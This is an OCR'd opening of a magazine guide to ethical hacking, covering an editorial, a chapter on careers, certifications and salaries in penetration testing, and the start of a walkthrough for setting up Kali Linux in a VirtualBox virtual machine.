VOLUME 17 | ISSUE 04 | APRIL 2022

digit Fast Track

YOUR HANDY GUIDE TO EVERYDAY TECHNOLOGY


TO

ETHICAL HACKING


- ETHICAL HACKING AS A CAREER
- PREPPING FOR PENNING
- OVERVIEW OF KALI LINUX
- KNOW YOUR TARGET
- TOOLS OF THE TRADE
- HACKING A WEB SERVER
- CRACKING WI-FI NETWORKS
- SOCIAL ENGINEERING
- HACKING A PC
- PROTECT YOURSELF

Free With Digit April 2022

Fed up of this $#!7:



#EPICFAIL U MAD? ROTFL GET A LIFE
ROFL CAPS LOCK NO SH!T LAME
STFU PWNED LOLZ
#BIATCH :-0 *FACEPALM* D'OH!
#LOSER IDC 4RLZZZZZ?
HA HA HA ROFLMAOL ID10T
:-D #DORK WTF LOL
DAFUQ O RLY? LMAO W/E
JELLY? #R-TARD S.M.F.W.A.S.
YSOSRS? SHADDAP (>.<) #D-BAG



FAST TRACK to

ETHICAL HACKING

powered by

digit

YOUR TECHNOLOGY NAVIGATOR

CHAPTERS

ETHICAL HACKING
APRIL 2022

CREDITS
The people behind this book

EDITORIAL
Chief Editor
Robert Sovereign-Smith

Managing Editor
Mithun Mohandas


DESIGN
Sr. Art Director
Anil VK

Sr. Visualiser
Baiju NV

April 2022
Free with Digit. If you have paid to buy this Fast Track from any source other than 9.9 Group Pvt. Ltd. (Formerly known as Nine Dot Nine Mediaworx Private Limited), please write to editor@digit.in with details

Custom publishing
If you want us to create a customised Fast Track for you in order to demystify technology for your community, employees or students contact editor@digit.in

e-mail



COVER DESIGN: BAIJU NV

digit.in

How not to be a cybercrime victim

We've covered Ethical Hacking as a subject multiple times over in Digit, the FastTrack and on our web site. Usually, we write it in such a way that only the folks who're interested in donning the white hat would see any value in what's written. For everyone else, it's just additional gyan. While we've principally managed to keep the same approach with this FastTrack, we've deviated a little bit in making the content a lot more easier to digest. It's been simplified to the extent that even folks who have no experience with any pen-testing software should be able to take a crack at trying out some of the hacks mentioned in this book.

The reason why we've done this is because a lot more data breaches have been taking place as services get increasingly digitised. And in a developing country like ours, there isn't that much of a focus on educating the masses about the best security practices. We're changing that by doing our best to democratise this information. Also, some of us have read the Art of War by Sun Tzu and please bear with us while we quote the great strategist, "If you know the enemy and know yourself, you need not fear the result of a hundred battles. If you know yourself but not the enemy, for every victory gained you will also suffer a defeat. If you know neither the enemy nor yourself, you will succumb in every battle."

Essentially, we're letting you know how easy it is to perform some of the most commonly used tactics by those with malicious intentions. It could

be something as simple as sending you a simple message on WhatsApp that takes you to a shady page. Or it could initiate a payload download in the form of an app that's not governed by the Play Store. A few accidental taps made in a flurry could give the malicious app the permissions it needs. Or someone could casually call you up and simply ask you for sensitive information. You might think that such pedestrian tactics only work on the technically illiterate folks but the truth is that a lot more well-read individuals fall for such tricks than anyone else. Social engineering is a lot easier and equally effective considering that there's no need to actually "hack" an electronic device.

So we hope that this FastTrack helps you in understanding and identifying the common signs of all the various methods employed by those with malicious intent. Make Sun Tzu proud and don't fall victim to any of the tactics mentioned in this book.

As always, we're open to your feedback, suggestions and complaints, so write to *editor@digit.in* and we'll be glad to hear from you.

Ethical Hacking as a career

What can you do as an ethical hacker?

While black-hat hackers hide in the shadows, using malware, ransomware, phishing, and a variety of other techniques to commit virtual break-ins, lootings, and heists, their white-hat counterparts employ comparable high-tech strategies to combat an onslaught of cybercrime.

The good news for present and aspiring cybersecurity experts is that being on the right side of the law pays you in the world of ethical hacking.

Read on for a closer look at the job market for white-hat hackers, whose talents are in high demand across nearly all industries and can often fetch $100,000 or more.

Ethical Hackers: What Do They Do?

Ethical hackers are compensated handsomely for attempting to breach computer systems.

To excel at their jobs, these cybercrime-fighters are often told that they must "think like a black-hat hacker" — that they must understand a black-hat hacker's strategies, motivations, and modus operandi in order to prevent intruders from illegally infiltrating networks and systems and engaging in criminal activity.

In general, ethical hackers engage in activities such as penetration testing, vulnerability assessments, and a variety of tactics to keep their enterprises safe from assaults of all kinds, depending on the demands of their employers.

This can include anything like:

- Keeping hostile attackers from gaining access to and obtaining personal information
- Vulnerabilities in their employer's networks and systems were discovered.
- assisting in the installation of measures to secure or "harden" such weak points
- To prevent security breaches, we're working to put in place safe networks.
- By securing information and assets, they may help their company earn the trust of customers and investors.

For ethical hackers in the business sector, this usually entails safeguarding company assets; for those working for the government, it often entails preserving national security by safeguarding systems and secrets from terrorists.

Hacker Classifications (White Hat, Black Hat, Gray Hat)

Despite the "hat" motif, hackers are not easily identified by their headwear.

Here's a breakdown of the many categories of hackers, starting with white hats and black hats:

White-Hat Hacker

A white-hat hacker is a cybersecurity expert hired to identify vulnerabilities in software, hardware, and networks that could be exploited, report on those flaws, and help secure those weak points.

They will reveal vulnerabilities to the vendor whose hardware or software is affected, according to TechTarget.com, so that it can repair other customers' systems.

Many of the same methodologies, tools, and strategies are used by white-hat hackers as they are by black-hat hackers.

Black-hat hacker

The outlaws are the black-hat hackers.

They're notorious for hacking into victims' networks unlawfully in order to disrupt systems, steal or destroy data, conduct espionage, or occasionally just to prove they can.

Black-hat hackers are often well-versed in bypassing security procedures and breaking into computer networks.

Some are also skilled at creating malware that is used to infect computers.

Gray-Hat Hacker

Grey-hat hackers incorporate elements of both white- and black-hat hackers,

such as investigating a system for weaknesses without harmful intent but also without the owner's knowledge or permission.

If they discover flaws, they will most likely disclose them to the owner, along with a request for payment to rectify the problem.

If the owner refuses to reply or comply, the grey-hat activities may become more serious.

The big three are green, blue, and red hats, but there are additional lesser-known green, blue, and red hat classifications.

Green-Hat Hacker

Green-hat hacker is a term used to characterise an amateur, neophyte, or "noob" who is interested in hacking but lacks sophisticated technical abilities and knowledge.

Many people in this group want to improve their skills and get more involved in the hacking community.

Blue-Hat Hacker

The term "blue-hat hacker" can refer to two different types of people.

One is a novice hacker who is motivated by a desire for vengeance.

The other, sometimes referred to as a "BlueHat," is a security professional hired by a corporation to analyse software for flaws (such as Microsoft and Windows).

Red-Hat Hacker

The red-hat hacker is the sworn enemy of the black-hat hacker, who is sometimes referred to as a vigilante for going after lawbreakers. Red-hats are notorious for not just reporting criminal hackers, but also for deploying advanced tactics to shut them down or even impair or destroy their machines.

What Role Does Ethical Hacking Play in Cybersecurity?

Cybercrime is a $6 trillion problem that requires numerous layers of solutions, according to Cybersecurity Ventures' estimate for the yearly worldwide cost of cybercrime by 2021.

One of the most essential strategies for interrupting cybercrime, finding the hackers' goals and methodologies, and counteracting their attempts to inflict virtual mayhem is ethical hacking.

Ethical hacking is regarded as critical for both businesses and governments seeking to protect their data and assets from malicious hackers.

Data breaches are so common these days, with trillions of dollars on the line, that the ever-growing list of high-profile victims includes major corporations (Target, CVS), restaurant chains (Wendy's, Panera), financial firms (Citigroup, Equifax), universities (UC Berkeley, Johns Hopkins), social media sites (Facebook, LinkedIn), secretive governmental agencies (NSA, IRS), and more.

The average cost of a data breach is at $3.86 million, according to IBM's 2020 Cost of a Data Breach Report. Of course, such computations are an inexact science.

The average cost of a breach can range from $1.25 million to $8.19 million, according to 77-page research from Digital Guardian, which looked at incidents reported by 507 organisations from 17 industries and 16 countries around the world.

The US ranks first in terms of average cost per data breach ($8.19 million in 2019, up from $7.91 million in 2018).

Health care, financial services, and energy are among the industries that have been struck the worst.

Demand for Ethical Hackers

It's easy to see why the demand for cybersecurity specialists in general,

and ethical hackers in particular, is so high in the face of the current surge of cybercrime.

Cybersecurity Ventures, an industry watchdog, estimates that there will be 3.5 million unfilled cybersecurity jobs globally by 2021.

Because of the scarcity of qualified candidates, the cybersecurity job market has been dubbed "zero-unemployment."

A recent LinkedIn search for "ethical hacking" positions turned up thousands of openings at companies including Booz Allen Hamilton, Fidelity Investments, Microsoft, TikTok, Tesla, the Federal Reserve Bank, and the US Department of Defense.

Common Ethical Hacking Careers

Within the topic of ethical hacking, common job titles include:

- Information Security Analyst
- Security Analyst
- Information Security Manager
- Penetration Tester
- Ethical Hacker
- Security Engineer/Architect
- Security Consultant
- Vulnerability Assessor
- Certified Ethical Hacker (CEH)

Depending on the position and the business, the abilities necessary for such positions would vary substantially. The EC-Council, which administers the certification programme, specifies the following skills as required to pass the exam in order to achieve the highly sought-after Certified Ethical Hacker credential:

- Knowledge of networking and computer systems is essential.
- Current security methods for commonly used operating systems such as Linux, Windows, and Mac are understood.
- With permission, hack into a network or system to investigate vulnerabilities.
- Able to take preventative, corrective, and defensive steps in the face of malicious attempts
- Should be capable of recognising and breaking a variety of passwords.
- Should be able to remove digital evidence of network and system breaches and understand the phases and procedures of ethical hacking.
- Know how to use encryption and cryptography.
- Follow the code of ethics and professional behaviour.
- Should be knowledgeable of common cyberattacks such as phishing, social engineering, trojans, insider attacks, identity thefts, and so on, as well as how to avoid them using suitable evasion strategies and responses.

The EC-Council also recommends that prospective ethical hackers be fluent in a variety of programming languages, including Python, SQL, PHP, Java, C, and C++.

Ethical Hacker Salary Data

Because figures are frequently modified in real-time based on changing data, salary estimates for cybersecurity occupations related to ethical hacking vary greatly depending on the methodology utilised. The starting salaries for ethical hackers can vary between USD 80-120K but Indian salaries will be much lower.

Another form of an ethical hacker, freelance "bug bounty" hunters, can make a lot of money.

Both private enterprises and government agencies bolster their security systems by enlisting the help of freelance hackers to find faults that pose a threat to their overall security.

More than 100,000 hackers now work as bug bounty hunters, according to bug bounty portal HackerOne, with six earning more than $1 million.

What Does it Take to Become an Ethical Hacker?

The importance of education and experience cannot be overstated. A good background in computer science or a bachelor's degree in the subject is particularly beneficial. Working in network support, network engineering, or any other position connected to information security can provide valuable early professional experience.

Certifications for ethical hackers

Professional qualifications are very important in the ethical hacker job market. Many organisations want the EC-Certified Council's Ethical Hacker (C|EH) accreditation when employing ethical hackers; the CompTIA Security+ certification is generally the first one cybersecurity workers achieve. Other well-known cybersecurity credentials include:

- Certified Information Systems Security Professional (CISSP)
- Certified Information Security Manager (CISM)
- Certified Information Systems Auditor (CISA)
- SANS/GIAC Certification

Get a Master's Degree

A master's degree is necessary or preferred by many cybersecurity firms, however, it is not required for all roles. Earning an advanced degree, on the other hand, is a viable alternative for many existing and aspiring cybersecurity professionals for a variety of reasons. Getting a degree, for

example, provides you with in-depth knowledge and practical skills. It also allows you to demonstrate professional experience through in-depth exercises and hands-on sandbox lab work that closely resembles real-world settings in some cases. And in the job market, it gives you a significant competitive advantage.

Prepping for penning

Installing Kali Linux on a Virtual Machine

This chapter will show you how to virtualize Kali Linux inside of VirtualBox to create a Kali VM.

This is an excellent approach to utilise Kali because it is fully independent of the host machine, allowing you to interact with other VMs (as well as the host system and other machines on the network), and allows you to return to snapshots.

To create pre-made Kali Linux VirtualBox images, follow the steps below. You can change it to suit your needs, however, it's best to always use the most recent version of VirtualBox to create the images.

Also, for (e.g. Intel VT-x/AMD-V), you may need to enable virtualization in your BIOS/UEFI.


Oracle VM Wizard


Select "New" (Machine -> New) when VirtualBox first starts up.

The "Name and operating system" screen is where you give the VM a name.

This name is also used in any filenames (such as the configuration, hard disc, and snapshot - none of which will change).

We're leaving it general in this guide (because Kali is a rolling distribution that we update), but we use the version number in the name for our





releases because they're fixed (kali-linux-YYYY.N-vbox-ARCH.


Kali-linux-2022.1-vbox-amd64, for example.


We choose Linux as the "Type" option.

We'll use the x64 desktop image for "Version," thus we'll choose Debian (64-bit).

The next option is "Memory size," where we can specify how much RAM to use.

Again, the more RAM you have, the more applications you can run








simultaneously and at a higher speed.


Kali has a number of tools that can be resource-intensive.

We choose 2048 MB (2GB) for RAM when creating common VMs, but


Create Virtual Hard Disk
File location and size
Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.
/home/kali/VirtualBox VMs/Kali Linux/Kali Linux.vdi
Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.
80.00 GB
4.00 MB
2.00 TB



Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Start
Kali Linux
Powered Off
General
Name: Kali Linux
Operating System: Debian (64-bit)
System
Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization
Preview
Kali Linux
Display
Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Secondary Master: [Optical Drive] Empty
Controller: SATA
SATA Port 0: Kali Linux.vdi (Normal, 80.00 GB)
Audio
Host Driver: PulseAudio
Controller: ICH AC97
Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)
USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)
Shared folders
None
Description
None






we frequently raise this for our personal computers because we have high-performance equipment with excess RAM that Kali can use.


The “Hard disk” panel below allows us to create a new virtual disk right now.








We choose VDI (VirtualBox Drive Image) as the "Hard disk file type" (and its the default option).

We'll use the default option of Dynamically allocated for the next screen, "Storage on physical hard disc."


Oracle VM VirtualBox Manager
File Machine Help
Tools
New Settings Discard Start
Kali Linux
Powered Off
General
Name: Kali Linux
Operating System: Debian (64-bit)
System
Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization
Display
Video Memory: 128 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Secondary Master: [Optical Drive] Empty
Controller: SATA
SATA Port 0: Kali Linux.vdi (Normal, 80.00 GB)
Audio
Host Driver: PulseAudio
Controller: ICH AC97
Network
